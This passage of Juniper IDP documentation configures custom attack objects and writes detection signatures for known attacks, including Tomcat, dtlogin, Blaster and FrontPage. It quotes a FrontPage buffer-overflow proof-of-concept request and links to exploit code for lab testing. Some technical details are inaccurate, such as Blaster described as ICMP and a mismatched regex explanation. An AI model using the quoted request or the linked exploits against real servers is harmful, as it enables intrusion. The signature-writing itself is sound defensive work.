user@host# set match source-address any
user@host# set match to-zone any
user@host# set match destination-address any
```

5. Specify an application set name to match the rule criteria.

```
[edit security idp idp-policy idpengine rulebase-ips rule 1]
user@host# set match application default
```

6. Specify a match for the custom attack group.

```
[edit security idp idp-policy idpengine rulebase-ips rule 1]
user@host# set match attacks custom-attack-groups cust-group
```

7. Specify a match for the dynamic attack group.

```
[edit security idp idp-policy idpengine rulebase-ips rule 1]
user@host# set match attacks dynamic-attack-groups dyn2
```

8. Specify an action for the rule.

```
[edit security idp idp-policy idpengine rulebase-ips rule 1]
user@host# set then action no-action
```

9. Specify notification or logging options for the rule.

```
[edit security idp idp-policy idpengine rulebase-ips rule 1]
user@host# set then notification log-attacks
```

10. Activate the IDP policy.

```
[edit]
user@host# set security idp active-policy idpengine
```

11. Specify a name for the custom attack.

```
[edit security idp]
user@host# set custom-attack customftp
```

12. Set the severity for the custom attack.

```
[edit security idp custom-attack customftp]
user@host# set severity info
```

13. Set the attack type and context for the attack.

```
[edit security idp custom-attack customftp]
user@host# set attack-type signature context ftp-username
```

14. Specify a pattern for the attack.

```
[edit security idp custom-attack customftp]
user@host# set attack-type signature pattern .*guest.*
```

15. Specify a direction for the attack.

```
[edit security idp custom-attack customftp]
user@host# set attack-type signature direction client-to-server
```

16. Specify a name for the custom attack group.

```
[edit security idp]
user@host# set custom-attack-group cust-group
```

17. Specify a list of attacks or attack groups that belongs to the custom attack group.

```
[edit security idp custom-attack-group cust-group]
user@host# set group-members customftp
user@host# set group-members ICMP:INFO:TIMESTAMP
user@host# set group-members "TELNET - Major"
user@host# set group-members dyn1
```

18. Specify a name for the first dynamic attack group.

```
[edit security idp]
user@host# set dynamic-attack-group dyn1
```

19. Configure a filter and set a category value for the filter.

```
[edit security idp dynamic-attack-group dyn1 ]
user@host# set filters category values TROJAN
```

20. Specify a name for the second dynamic attack group.

```
[edit security idp]
user@host# set dynamic-attack-group dyn2
```

21. Configure a filter for the second dynamic attack group and set the direction and its values for this field.

```
[edit security idp dynamic-attack-group dyn2 ]
user@host# set filters direction expression and
user@host# set filters direction values server-to-client
user@host# set filters direction values client-to-server
user@host# set filters age-of-attack less-than value 7
user@host# set filters cvss-score less-than value 7
user@host# set filters file-type MPEG
user@host# set filters vendor Microsoft
user@host# set filters vulnerability-type values Injection
```

22. Specify the trace options and trace file information for the IDP services.

```
[edit]
user@host# set security idp traceoptions file idpd
```

23. Specify the events and other information that needs to be included in the trace output.

```
[edit]
user@host# set security idp traceoptions flag all
```

Results

From configuration mode, confirm your configuration by entering the `show security idp` command. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
user@host# show security idp
idp-policy idpengine {
    rulebase-ips {
        rule 1 {
            match {
                from-zone any;
                source-address any;
                to-zone any;
                destination-address any;
```

```
                application default;
                attacks {
                    custom-attack-groups cust-group;
                    dynamic-attack-groups dyn2;
                }
            }
            then {
                action {
                    no-action;
                }
                notification {
                    log-attacks;
                }
            }
        }
    }
}
active-policy idpengine;
custom-attack customftp {
    severity info;
    attack-type {
        signature {
            context ftp-username;
            pattern .*guest.*;
            direction client-to-server;
        }
    }
}
custom-attack-group cust-group {
    group-members [ customftp ICMP:INFO:TIMESTAMP "TELNET - Major" dyn1 ];
}
dynamic-attack-group dyn1 {
    filters {
        category {
            values TROJAN;
        }
    }
}
dynamic-attack-group dyn2 {
    filters {
        direction {
            expression and;
            values [ server-to-client client-to-server ];
```

```
        }
        age-of-attack less-than
            {
              value 7;
        }
        vulnerability-type
            {
             values Injection;
        }
         vendor Microsoft;
        cvss-score less-than
            {
             value 7;
        }
    }
}
traceoptions {
    file idpd;
    flag all;
}
```

If you are done configuring the device, enter `commit` from configuration mode.

> **NOTE**: When you enter `commit` in configuration mode, the configuration is internally verified and then committed. If there are any errors, commit will fail and the errors will be reported.

Verification

IN THIS SECTION

Verifying the Configuration

Purpose

Verify that the configuration is correct.

Action

From operational mode, enter the `show security idp policy-commit-status` command to check the policy compilation or load status.

> **NOTE**: The output of the `show security idp policy-commit-status` command is dynamic; hence there is no single output for this command.

Verify that the attacks are getting detected as per the configuration, pass traffic through the device which will trigger an attack match. For example, enter the `show security idp status` command to check whether the policy is loaded or not.

`user@host>` **show security idp status**

```
IDP policy[/var/db/idpd/bins/test.bin.gz.v] and detector[/var/db/idpd/sec-repository/installed-
detector/libidp-detector.so.tgz.v] loaded successfully.
The loaded policy size is:785 Bytes
```

Enter the `show security idp attack table` command to pass attack traffic and then verify that the attacks are getting detected or not.

> **NOTE**: The command will display the output only when attacks are detected.

`user@host>` **show security idp attack table**

```
IDP attack statistics:
  Attack name                                   #Hits
  FTP:USER:ROOT                                 1
```

Custom Attack Object DFA Expressions

Table 44 on page 192 provides examples of syntax for matching an attack pattern.

Table 44: Example: Custom Attack Object Regular Expressions

Example Syntax	Description	Example Matches
Hello..\B.0.1..00\B...world	There are two aspects to matching: Must match the bitmask pattern: \B.0.0.1..00\B Must match the number of bytes (signified by .) before and after the bitmask pattern.	Matches: Hello..\B.0.11100\B...world Hello..\B.0.10000\B...world Does not match: Hello.\B.0.1..00\B.world Hello..\B.0.1..11\B...world
\X01 86 A5 00 00\X	Pattern with the five specified bytes verbatim.	01 86 A5 00 00
(hello|world)	Pattern with hello or world occurring once.	hello world
(hello|world)+	Pattern with hello or world occurring one or more times.	helloworld worldhello hellohello
\[hello\]	Pattern hello, case insensitive.	hElLo HEllO heLLO
\uHello\u	Pattern hello, Unicode insensitive.	hello 68656c6c6f
hello\sworld	Pattern hello world, the two words separated by a whitespace.	hello world

Table 44: Example: Custom Attack Object Regular Expressions *(Continued)*

Example Syntax	Description	Example Matches
[c-e]a(d|t)	Pattern with the first letter of c, d, or e; the middle letter a; and ending in d or t.	cat dad eat
[^c-d]a(d|t)	Pattern that begins a letter other than c, d, or e; have the second letter a; and end in d or t.	fad zad
a*b+c	Pattern with any number of a characters (including zero); followed by one or more b characters; followed by a c character.	bc abc aaaabbbbc
T[Kk]	Pattern that begins with an uppercase T, followed by a case-insensitive k.	TK Tk
([Tt])k	Pattern that begins with a case-insensitive t, followed by a lowercase k.	Tk Tk
Sea[In]	Pattern that begins with Sea, followed by a lowercase l, m, or n.	Seal Seam Sean
([B-D])at	Pattern that begins with an uppercase B, C, or D, followed by a lowercase at.	Bat Cat Dat

Table 44: Example: Custom Attack Object Regular Expressions *(Continued)*

Example Syntax	Description	Example Matches
\0133\[hello\]\0135	Pattern that begins with an opening bracket, followed by case-insensitive hello, ending with a closing bracket. This expression uses the \0 expression to signify that the following expression is an octal code, then the octal code for the opening bracket (133) or the closing bracket (135) follows.	[hello] [HeLLo]

Example: Using Pattern Negation

You can use pattern negation to exclude a pattern known to be safe and to match all else.

For example, suppose you are designing an attack object to inspect traffic to an FTP server. You know that account username and passwords are well maintained to ensure that only authorized users can access internal resources. However, as networks grow and new components are added, user accounts can proliferate, thereby increasing network access to specific components. In this example, you have an FTP server on your internal network that has multiple user accounts enabled. To improve security, you want to restrict access to the FTP administrator.

You create an attack object for the FTP service, ftp-username context, and pattern **admin**; and you select the **Negate** check box. The result is an attack object that can flag login attempts by users other than **admin**. You can use this attack object in a rule that logs or drops matching traffic.

SEE ALSO

Creating a Signature Attack Object
Creating a Compound Attack Object

Example: Matching File Extensions

In this example, you want to detect Microsoft Windows metafiles, which use the extensions .emf (Windows Enhanced Metafiles) and .wmf (Microsoft Windows Metafile).

To match either of these file types, use a simple DFA expression:

```
.*\.\[w|emf\]
```

In this expression:

- The period combined with the asterisk (.*) indicates that one or more characters must appear (wildcard match).
- The backslash combined with the period character (\.) indicates that the period character is escaped (the period appears in the pattern).
- The parentheses at the beginning and end of the expression ( ) indicate a group. The pipe character between the e and the w (e|w) indicates an OR relationship between the characters. For this expression, e or w must appear in the pattern to match this expression; only one must be present.
- The opening bracket (\[) indicates the beginning of a case-insensitive match for all characters until the closing bracket (\]) appears.
- The closing bracket (\]) indicates the ending of a case-insensitive match.

SEE ALSO

Creating a Signature Attack Object

Creating a Compound Attack Object

Example: Apache Tomcat Denial-of-Service Attacks

In this example, we assume you have a Web Server running Apache Tomcat. Your security administrator notifies you that a vulnerability has just been announced for Apache Tomcat, and you decide to create a custom attack object to protect your network until you can schedule downtime to patch the server.

The CVE advisory for the vulnerability (http://nvd.nist.gov/nvd.cfm?cvename=CAN-2002-0682) contains the following quotation:

```
A cross-site scripting vulnerability in Apache Tomcat 4.0.3 allows
remote attackers to execute script as other web users via script in a URL with
the /servlet/ mapping, which does not filter the script when an exception is
thrown by the servlet.
```

From this information, you know that the attack uses HTTP. Now you must locate the attack code. The advisory also includes references that link to more information about the attack. Unfortunately, none of the referenced Web pages contain exploit code. After searching the Web using the information you learned from the CVE advisory, you locate some exploit code at http://packetstormsecurity.nl/0210-exploits/neuter.c. Copy the script and move it to the attacker computer in your test lab.

To develop this attack object:

1. Reproduce the attack to determine the attack context, direction, and pattern. Ideally, use `scio ccap` and Wireshark concurrently so you have to run the attack only once.
2. Discover the following elements of the attack signature:
    - Service. You know from the CVE advisory that the attack uses the HTTP protocol. Review the packet capture to confirm the protocol.
    - Context. Use `scio ccap` to determine whether you can match a particular service context. In this example, the signature pattern occurs in the service context HTTP URL Parsed.
    - Pattern. You know from the advisory that the attack occurs using an exploited GET method in the HTTP protocol. Select the frame that contains the GET method to view details for that section of the packet. You can quickly identify the signature pattern as `examples/servlet/AUX`.
    - Direction. Locate the source IP that initiated the session. Because this attack uses TCP, you can use the Follow TCP Stream option in Wireshark to quickly discover the source IP that initiated the session. The attack direction is client-to-server.
3. Create an attack object to match the attack signature. This example uses the following regular expression to match the signature:

    ```
    .*/examples/servlet/AUX|LPT1|CON|PRN.*
    ```

    In this expression:

    - The dot star combination (.*) indicates a wildcard match.
    - The /examples/servlet/ section is taken directly from the packet capture.

- The parentheses ( ) indicate a group of items, and the pipe character (|) indicates OR. These characters are often used together to indicate that an attack must include one item from the group. In this example, the attack must contain the word aux, lpt1, con, or prn after the string /examples/servlet/.

  Notice that this example uses a group. The packet capture displays the signature pattern as /examples/servlet/AUX. AUX is a Windows device. You have good reason to be on guard for attempts to exploit LPT1, CON, and PRN devices.

4. Test the attack object.

SEE ALSO

Creating a Signature Attack Object

Testing a Custom Attack Object

Listing IDP Test Conditions for a Specific Protocol

When configuring IDP custom attacks, you can specify list test conditions for a specific protocol. To list test conditions for ICMP:

1. List supported test conditions for ICMP and choose the one you want to configure. The supported test conditions are available in the CLI at the `[edit security idp custom-attack test1 attack-type anomaly]` hierarchy level.

```
user@host#set test icmp?

Possible completions:
 <test>               Protocol anomaly condition to be checked

  ADDRESSMASK_REQUEST
  DIFF_CHECKSUM_IN_RESEND
  DIFF_CHECKSUM_IN_RESPONSE
  DIFF_LENGTH_IN_RESEND
```

2. Configure the service for which you want to configure the test condition.

```
user@host# set service ICMP
```

3. Configure the test condition (specifying the protocol name is not required).

```
user@host# set test ADDRESSMASK_REQUEST
```

4. If you are done configuring the device, enter `commit` from configuration mode.

Understanding IDP Protocol Decoders

Protocol decoders are used by Intrusion Detection and Prevention (IDP) to check protocol integrity and protocol contextual information by looking for anomalies and ensuring that RFC standards are met. An anomaly can be any part of a protocol, such as the header, message body, or other individual fields that deviate from RFC standards for that protocol. For example, in the case of SMTP, if SMTP MAIL TO precedes SMTP HELO, that is an anomaly in the SMTP protocol.

When protocol contextual information is available, protocol decoders check for attacks within those contexts. For example, for SMTP, if an e-mail is sent to user@company.com, user@company.com is the contextual information and SMTP MAIL TO is the context. By using protocol contextual data, rather than the entire packet, for attack detection, protocol decoders improve overall performance and accuracy.

If there is a policy configured with a rule that matches the protocol decoder check for SMTP, the rule triggers and the appropriate action is taken.

The IDP module ships with a preconfigured set of protocol decoders. These protocol decoders have default settings for various protocol-specific contextual checks they perform. You can use these defaults or you can tune them to meet your site's specific needs. To display the list of available protocol decoders, enter the following command:

```
user@host # show security idp sensor-configuration detector protocol-name ?
```

For a more detailed view of the current set of protocol decoders and their default context values, you can view the**detector-capabilities.xml** file located in the **/ar/db/idpd/sec-download** folder on the device. When you download a new security package, you also receive this file which lists current protocols and default decoder context values.

Example: UNIX CDE/dtlogin Vulnerability

In this example, your network includes several user workstations and servers running UNIX. Many UNIX operating systems use the Common Desktop Environment (CDE) as a graphical user interface. Your security administrator notifies you of a new vulnerability in the dtlogin process for CDE (the dtlogin process handles a GUI login process to CDE).

The CERT advisory for the vulnerability (http://www.kb.cert.org/vuls/id/179804) contains the following information:

```
...The dtlogin program contains a "double-free" vulnerability that can be triggered
by a specially crafted X Display Manager Control Protocol (XDMCP) packet... Block XDMCP
traffic (177/udp) from untrusted networks such as the Internet...
```

From this information, you know that the attack uses XDMCP protocol packet, and runs on UDP/177. Now you must locate the attack code. The advisory also includes references that link to more information about the attack. One reference, http://lists.immunitysec.com/pipermail/dailydave/2004-March/000402.html, indicates that the person who first reported the attack has also written a script that replicates the attack. Obtain the script and move it to the attacker computer in your test lab.

To develop this attack object:

1. Reproduce the attack to determine the attack context, direction, and pattern. Ideally, use `scio ccap` and Wireshark concurrently so you have to run the attack only once.
2. Discover the elements of the attack signature:
   - Service. You know from the CERT advisory that the attack uses the XDMCP protocol. Review the packet capture in Wireshark to confirm the protocol.
   - Context. Use `scio ccap` to determine whether you can match a particular service context. In this example, the XMCP service contexts are not supported by the IDP system, and the output of `scio ccap` is blank. You must specify the packet context for the attack.
   - Pattern. Using your knowledge of the XDMCP protocol, you identify that the attack uses a non-NUL character (hexadecimal code 00 1b) to specify the connection type, which is invalid (the NUL character represents the Internet connection type in XDMCP). To anchor the non-NUL character in a signature pattern, include some of the preceding bytes as part of the pattern. For this example, you choose to anchor the non-NUL character with the version number (hexadecimal code 00 01) and the request options code (hexadecimal code 00 07). The full attack pattern is 00 01 00 07 followed by five characters of any type, followed by a sixth character and either a non-NUL character (as shown above with 00 1b) or a non-NUL character and another character.
   - Direction. Locate the source IP that initiated the session. In this example, you cannot determine the attack direction.

3. Create an attack object to match the attack signature. Use the following regular expression to match the signature:

```
\x00 01 00 07\x.....(.[^\000]|[^\000]..*
```

   In this expression:

   - The \x expression indicates a hexadecimal value.
   - The numbers 00 01 00 07 in the XDMP protocol represent the version number (hexadecimal code 00 01 and the request options code (hexadecimal code 00 07).
   - The five periods (.....) indicate five characters of any kind.
   - The parentheses ( ) indicates a group of items, and the pipe character (|) indicates OR. These characters are often used together to indicate that an attack must include one item from the group.
   - The opening and closing brackets combined with a caret [^ indicates negation.
   - The backslash combined with a zero (\0) indicates an octal code number.
   - The 00 characters are hexadecimal code for a NUL character. In this example, the attack must contain a non-NUL character, either preceded or followed by another character ([^\000] or [^\000]).
   - The dot star combination (.*) indicates a wildcard match. When used at the end of an expression, the wildcard indicates that anything can follow the specified expression.

4. Test the attack object.

SEE ALSO

Creating a Signature Attack Object

Testing a Custom Attack Object

Example: Detecting a Worm

Worms and Trojans often bypass firewalls and other traditional security measures to enter a network. In this example, you create a custom attack object to detect the Blaster worm on your network.

The CERT advisory (http://www.cert.org/advisories/CA-2003-20.html) for the Blaster worm gives the following information:

```
The W32/Blaster worm exploits a vulnerability in Microsoft's DCOM RPC interface...”
```

From this information, you know that the attack uses DCOM exploit, a previously identified security hole. Now you must locate the attack code. The advisory also includes references that link to more information about the attack. Unfortunately, none of the referenced Web pages contain exploit code. After searching the Web using the information you learned from the CERT advisory, you locate exploit code on PacketStorm (http://packetstormsecurity.com/0307-exploits/dcom.c).

To develop this attack object:

1. Reproduce the attack to determine the attack context, direction, and pattern. Ideally, use `scio ccap` and Wireshark concurrently so you have to run the attack only once.
2. Discover the elements of the attack signature:
   - Service. You know from the CERT advisory that the attack uses ICMP, for which the IDP OS does not support service contexts. Review the packet capture to confirm the protocol as ICMP.
   - Context. Use `scio ccap` to determine whether we can match a particular service context. In this example, the ICMP service contexts are not supported by the IDP system, and the output of `scio ccap` is blank. You must specify the first packet context for the attack.
   - Pattern. Select the first frame listed in Wireshark and review the information in the second section. Because you know that ICMP packets should not contain data, you investigate the 64 byte data payload. You can easily see the irregular payload is multiple “AA” characters, which is probably code attempting to overflow a buffer. Because this pattern is unusual in the context of an ICMP packet, select it as your signature.
   - Direction. Locate the source IP that initiated the session. In this example, you cannot determine the attack direction.
3. Create an attack object to match the attack signature. In this example, we use the following regular expression to match the signature:

   ```
   \X AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA  AA AA AA AA AA AA AA AA AA AA AA AA AA
   AA AA  AA AA AA AA AA AA AA AA AA AA AA  AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
   AA AA AA AA \X.*
   ```

   In this expression:

   - The \X expression indicates that a hexadecimal value is to follow.

- The dot star combination (.*) indicates a wildcard match. When used at the end of an expression, the wildcard indicates that anything can follow the specified expression.

4. Test the attack object.

SEE ALSO

Creating a Signature Attack Object
Testing a Custom Attack Object

Example: Compound Signature to Detect Exploitation of an HTTP Vulnerability

Some attacks are crafted to appear benign when viewed at a packet-by-packet level. For these attacks, you can create a compound signature that detects multiple signature patterns in multiple contexts (service, nonservice, or both).

In this example, you have a Web server that uses Microsoft FrontPage Server extensions. Your security administrator notifies you of a new buffer overflow vulnerability in the FrontPage Server extensions.

The BugTraq advisory for the vulnerability (http://www.securityfocus.com/bid/9007/discussion/) contains the following information:

```
Microsoft FrontPage Server Extensions are prone to a remotely exploitable
buffer overrun vulnerability ... It is possible to trigger this condition with a
chunked-encoded HTTP POST request...
```

The following proof-of-concept example is also provided:

```
POST /_vti_bin/_vti_aut/fp30reg.dll HTTP/1.1
Transfer-Encoding: chunked
PostLength
PostData
0
```

Additionally, a link to the compiled exploit is included.

From this information, you know that the attack uses the HTTP protocol and that at least part of the attack uses the POST method. Use the link to the compiled exploit to obtain the script, and move it to the attacker computer in your test lab.

To develop this attack object:

1. Reproduce the attack to determine the attack context, direction, and pattern. Ideally, use `scio ccap` and Wireshark concurrently so you only have to run the attack only once.
2. Discover the elements of the attack signature:
   - Service. You know from the BugTraq advisory that the attack uses the HTTP protocol. Review the packet capture and locate the HTTP protocol usage.
   - Context. Use `scio ccap` to determine whether you can match a particular service context. In this example, the service context is HTTP URL Parsed.
   - Pattern. You quickly identify the signature pattern POST /_vti_bin/_vti_aut/fp30reg.dll within the HTTP service.

     However, because this pattern might trigger false positives, you also determine a second signature pattern to ensure that your rule detects only the attack. In this case, the second signature (noted in the BugTraq advisory) is `Transfer-Encoding: chunked`.
   - Direction. Locate the source IP that initiated the session. In this example, the attack direction for both signature patterns is client-to-server.
3. Create an attack object to match the attack signature. Use the following regular expression to match the first signature:

   ```
   \[/_vti_bin/_vti_aut/fp30reg\.dll\].*
   ```

   In this expression:

   - The opening bracket (\[) indicates the beginning of a case-insensitive match for all characters until the closing bracket appears.
   - The pattern /_vti_bin/_vti_aut/fp30reg is a direct character match.
   - The backslash combined with the period (\.) indicates that the period is escaped (the period appears in the pattern).
   - The closing bracket (\]) indicates the end of a case-insensitive match.
   - The period combined with the asterisk character (.*) indicates that one or more characters must appear.

4. Add a second signature. Use the following regular expression to match the second signature:

```
\[Transfer-Encoding: +chunked\]
```

   In this expression:

   - The opening bracket (\[) indicates the beginning of a case-insensitive match for all characters until the closing bracket appears.
   - The pattern Transfer-Encoding: is a direct character match.
   - The plus sign (+) indicates that a space character must appear one or more times within the pattern.
   - The pattern chunked is a direct character match.
   - The closing bracket (\]) indicates the end of a case-insensitive match.

5. Test the attack object.

SEE ALSO

Creating a Signature Attack Object

Testing a Custom Attack Object

Example: Using Time Binding Parameters to Detect a Brute Force Attack

The time binding constraint requires the pattern to occur a certain number of times within a minute in order for the traffic to be considered a match.

You can use the time binding parameter along with the signature to detect signs of a brute force attack. A user changing her password is a harmless event, and is normally seen occasionally on the network. However, thousands of password changes in a minute is suspicious.

In a brute force attack, the attacker attempts to break through system defenses using sheer force, typically by overwhelming the destination server capacity or by repeated, trial-and-error attempts to match authentication credentials. In a brute force login attack, the attackers first gather a list of usernames and a password dictionary. Next, the attacker uses a tool that enters the first password in dictionary for the first user in the list, then tries every password for every user until it gets a match. If the attacker tries every combination of usernames and passwords, they always succeed. However, brute force attacks often fail because the password dictionary is typically limited (does not contain all possible passwords) and the attack tool does not perform permutations on the password (such as reversing letters or changing case).

In this example, you create a signature attack object that detects an excessive number of password changes for users authenticated via HTTP (a Web-based application).

First, you configure an attack pattern:

```
.*/\[changepassword\.cgi\]
```

In this expression:

- The dot star combination (.*) indicates a wildcard match.
- The backslash before a character indicates that the character represents a regular expression and must be escaped. In this case, the character is an opening bracket. The backslash is also used in this expression before the file extension marker (the dot) and before the closing bracket.
- The name of the cgi script that is used to change user passwords is included, as well as the cgi extension.
- For context, select **HTTP-URL-PARSED** from the list because you are attempting to detect password changes that occur for Web-based applications. The changepassword.cgi script, when used, appears as part of the URL, but you need to tell the IDP Series device to parse the URL in order to find the name.

Next, you configure time binding.

In these settings:

- Scope is set to **Peer** so the attack pattern can match the event regardless of source or destination.
- Count is set to high number (to 1000) to avoid false positives. This value means that the changepassword.cgi script must appear in a URL 1000 times before the attack object is matched.

SEE ALSO

Creating a Signature Attack Object
Creating a Compound Attack Object
Testing a Custom Attack Object

Reference: Custom Attack Object Protocol Numbers

Table 45 on page 206 protocol numbers used in the IDP system.

Table 45: IDP Attack Objects: Protocol Numbers

Protocol Name	Protocol Number
HOPOPT	0
ICMP	1
IGMP	2
GGP	3
IPIP	4
ST	5
TCP	6
CBT	7
EGP	8
IGP	9
BBN-RCC-MON	10
NVP-II	11
PUP	12
ARGUS	13

Table 45: IDP Attack Objects: Protocol Numbers *(Continued)*

Protocol Name	Protocol Number
EMCON	14
XNET	15
CHAOS	16
UDP	17
MUX	18
DCN-MEAS	19
HMP	20
PRM	21
XND-IDP	22
TRUNK-1	23
TRUNK-2	24
LEAF-1	25
LEAF-2	26
RDP	27
IRTP	28

Table 45: IDP Attack Objects: Protocol Numbers *(Continued)*

Protocol Name	Protocol Number
ISO-TP4	29
NETBLT	30
MFE-NSP	31
MERIT-INP	32
SEP	33
3PC	34
IDPR	35
XTP	36
DDP	37
TP_PLUS_PLUS	39
IL	40
IPV6	41
SDRP	42
IPV6-ROUTING	43
IDV6-FRAGMENT	44

Table 45: IDP Attack Objects: Protocol Numbers *(Continued)*

Protocol Name	Protocol Number
IDRP	45
RSVP	46
GRE	47
MHRP	48
BNA	49
ESP	50
AH	51
I-NLSP	52
SWIPE	53
NARP	54
MOBILE	55
TLSP	56
SKIP	57
IPV6-ICMP	58
IPV6-NONXT	59

Table 45: IDP Attack Objects: Protocol Numbers *(Continued)*

Protocol Name	Protocol Number
IPV6-OPTS	60
AHIP	61
CFTP	62
ALNP	63
SAT-EXPAK	64
KRYPTOLAN	65
RVD	66
IPPC	67
ADFSP	68
SAT-MON	69
VISA	70
IPCV	71
CPNX	72
CPHB	73
WSN	74

Table 45: IDP Attack Objects: Protocol Numbers *(Continued)*

Protocol Name	Protocol Number
PVP	75
BR-SAT-MON	76
SUN-ND	77
WB-MON	78
WB-EXPAK	79
ISO-IP	80
VMTP	81
SECURE-VMTP	82
VINES	83
TTP	84
NSFNET-IBP	85
DGP	86
TCF	87
EIGRP	88
OSPFIGP	89

Table 45: IDP Attack Objects: Protocol Numbers *(Continued)*

Protocol Name	Protocol Number
SPRITE-RPC	90
LARP	91
MTP	92
AX_25	93
IPIP	94
MICP	95
SCC-SP	96
ETHERIP	97
ENCAP	98
APES	99
GMTP	100
IFMP	101
PNNI	102
PIM	103
ARIS	104

Table 45: IDP Attack Objects: Protocol Numbers *(Continued)*

Protocol Name	Protocol Number
SCPS	105
QNX	106
A/N	107
IPCOMP	108
SNP	109
COMPAT-PEER	110
IPZ-IN-IP	111
VRRP	112
PGM	113
HOP-O	114
L2TP	115
DDX	116
IATP	117
STP	118
SRP	119

Table 45: IDP Attack Objects: Protocol Numbers *(Continued)*

Protocol Name	Protocol Number
UTI	120
SMP	121
SSM	122
PTP	123
ISIS	124
FIRE	125
CRTP	126
CRUDP	127
SSCOPMCE	128
IPLT	129
SPS	130
PIPE	131
SCTP	132
FC	133
RSVP-E2E-IGNORE	134

Table 45: IDP Attack Objects: Protocol Numbers *(Continued)*

Protocol Name	Protocol Number
n/a	
n/a	
n/a	
RESERVED	255

Reference: Nonprintable and Printable ASCII Characters

The following tables provide details on ASCII representation of nonprintable and printable characters.

Table 46: ASCII Reference: Nonprintable Characters

Dec	Hex	Oct	Char	Comment
0	0	000	NUL	Null
1	1	001	SOH	Start of Heading
2	2	002	STX	Start of Text
3	3	003	ETX	End of Text
4	4	004	EOT	End of Transmission
5	5	005	ENQ	Enquiry
6	6	006	ACK	Acknowledge

Table 46: ASCII Reference: Nonprintable Characters *(Continued)*

Dec	Hex	Oct	Char	Comment
7	7	007	BEL	Bell
8	8	010	BS	Backspace
9	9	011	TAB	Horizontal Tab
10	A	012	LF	Line Feed
11	B	013	VT	Vertical Tab
12	C	014	FF	Form Feed
13	D	015	CR	Carriage Return
14	E	016	SO	Shift Out
15	F	017	SI	Shift In
16	10	020	DLE	Data Link Escape
17	11	021	DC1	Device Control 1
18	12	022	DC2	Device Control 2
19	13	023	DC3	Device Control 3
20	14	024	DC4	Device Control 4
21	15	025	NAK	Negative Acknowledgement

Table 46: ASCII Reference: Nonprintable Characters *(Continued)*

Dec	Hex	Oct	Char	Comment
22	16	026	SYN	Synchronous Idle
23	17	027	ETB	End of Transmission Block
24	18	030	CAN	Cancel
25	19	031	EM	End of Medium
26	1A	032	SUB	Substitute
27	1B	033	ESC	Escape
28	1C	034	FS	File Separator
29	1D	035	GS	Group Separator
30	1E	036	RS	Record Separator
31	1F	037	US	Unit Separator

Table 47: ASCII Reference: Printable Characters

Dec	Hex	Oct	Char
32	20	040	Space
33	21	041	!
34	22	042	

Table 47: ASCII Reference: Printable Characters *(Continued)*

Dec	Hex	Oct	Char
35	23	043	#
36	24	044	$
37	25	045	%
38	26	046	&
39	27	047	
40	28	050	(
41	29	051	)
42	2A	052	*
43	2B	053	+
44	2C	054	,
45	2D	055	-
46	2E	056	.
47	2F	057	/
48	30	060	0
49	31	061	1

Table 47: ASCII Reference: Printable Characters *(Continued)*

Dec	Hex	Oct	Char
50	32	062	2
51	33	063	3
52	34	064	4
53	35	065	5
54	36	066	6
55	37	067	7
56	38	070	8
57	39	071	9
58	3A	072	:
59	3B	073	;
60	3C	074	<
61	3D	075	=
62	3E	076	>
63	3F	077	?
64	40	100	@

Table 47: ASCII Reference: Printable Characters *(Continued)*

Dec	Hex	Oct	Char
65	41	101	A
66	42	102	B
67	43	103	C
68	44	104	D
69	45	105	E
70	46	106	F
71	47	107	G
72	48	110	H
73	49	111	I
74	4A	112	J
75	4B	113	K
76	4C	114	L
77	4D	115	M
78	4E	116	N
79	4F	117	O

Table 47: ASCII Reference: Printable Characters *(Continued)*

Dec	Hex	Oct	Char
80	50	120	P
81	51	121	Q
82	52	122	R
83	53	123	S
'84	54	124	T
85	55	125	U
86	56	126	V
87	57	127	W
88	58	130	X
89	59	131	Y
90	5A	132	Z
91	5B	133	[
92	5C	134	\
93	5D	135	]
94	5E	136	^

Table 47: ASCII Reference: Printable Characters *(Continued)*

Dec	Hex	Oct	Char
95	5F	137	_
96	60	140	`
97	61	141	a
98	62	142	b
99	63	143	c
100	64	144	d
101	65	145	e
102	66	146	f
103	67	147	g
104	68	150	h
105	69	151	I
106	6A	152	j
107	6B	153	k
108	6C	154	l
109	6D	155	m

Table 47: ASCII Reference: Printable Characters ***(Continued)***

Dec	Hex	Oct	Char
110	6E	156	n
111	6F	157	o
112	70	160	p
113	71	161	q
114	72	162	r
115	73	163	s
116	74	164	t
117	75	165	u
118	76	166	v
119	77	167	w
120	78	170	x
121	79	171	y
122	7A	172	z
123	7B	173	{
124	7C	174	|

Table 47: ASCII Reference: Printable Characters *(Continued)*

Dec	Hex	Oct	Char
125	7D	175	}
126	7E	176	~
127	7F	177	DEL
128	80	200	Ç
129	81	201	ü
130	82	202	é
131	83	203	â
132	84	204	ä
133	85	205	à
134	86	206	å
135	87	207	ç
136	88	210	ê
137	89	211	ë
138	8A	212	è
139	8B	213	ï

Table 47: ASCII Reference: Printable Characters *(Continued)*

Dec	Hex	Oct	Char
140	8C	214	î
141	8D	215	ì
142	8E	216	Ä
143	8F	217	Å
144	90	220	É
145	91	221	æ
146	92	222	Æ
147	93	223	ô
148	94	224	ö
149	95	225	ò
150	96	226	û
151	97	227	ù
152	98	230	ÿ
153	99	231	Ö
154	9A	232	Ü

Table 47: ASCII Reference: Printable Characters *(Continued)*

Dec	Hex	Oct	Char
155	9B	233	¢
156	9C	234	£
157	9D	235	¥
158	9E	236	P
159	9F	237	ƒ
160	A0	240	á
161	A1	241	í
162	A2	242	ó
163	A3	243	ú
164	A4	244	ñ
165	A5	245	Ñ
166	A6	246	ª
167	A7	247	º
168	A8	250	¿
169	A9	251	¬

Table 47: ASCII Reference: Printable Characters *(Continued)*

Dec	Hex	Oct	Char
170	AA	252	
171	AB	253	½
172	AC	254	¼
173	AD	255	¡
174	AE	256	"
175	AF	257	"
176	B0	260	¦
177	B1	262	¦
178	B2	262	¦
179	B3	263	¦
180	B4	264	¦
181	B5	265	¦
182	B6	266	¦
183	B7	267	+
184	B8	270	+

Table 47: ASCII Reference: Printable Characters *(Continued)*

Dec	Hex	Oct	Char
185	B9	271	¦
186	BA	272	¦
187	BB	273	+
188	BC	274	+
189	BD	275	+
190	BE	276	+
191	BF	277	+
192	C0	300	+
193	C1	301	-
194	C2	302	-
195	C3	303	+
196	C4	304	-
197	C5	305	+
198	C6	306	¦
199	C7	307	¦

Table 47: ASCII Reference: Printable Characters *(Continued)*

Dec	Hex	Oct	Char
200	C8	310	+
201	C9	311	+
202	CA	312	-
203	CB	313	-
204	CC	314	¦
205	CD	315	-
